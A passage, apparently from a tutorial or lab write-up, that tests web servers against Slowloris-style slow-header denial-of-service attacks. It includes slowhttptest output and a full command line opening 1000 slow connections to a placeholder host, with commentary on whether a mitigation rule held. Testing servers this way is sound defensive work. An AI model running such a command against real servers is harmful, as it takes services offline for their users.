
```
        slowhttptest version 1.8.2
 - https://github.com/shekyan/slowhttptest -
test type:                        SLOW HEADERS
number of connections:            1000
URL:                              http://server/
verb:                             GET
cookie:
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  10 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                    120 seconds
using proxy:                      no proxy

Tue Oct 10 20:55:23 2023:
slow HTTP test status on 25th second:

initializing:        0
pending:             974
connected:           20
error:               0
closed:              6
service available:   NO
```

We see that even the ‘service availability’ says NO, the server is still accessible, which shows that the rule we created worked.

Using

```
slowhttptest -c 1000 -H -g -o nginx_no_mitigation -i 10 -r 200 -t GET -u
http://server -x 24 -p 3 -l 120
```

nginx_no_mitigation.html:



Test parameters

Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy

Test results against http://server/

As we expected, this web server is less vulnerable to the slowaris attack. There's only a major outage between 7 and 42, which is much lesser than what we previously saw.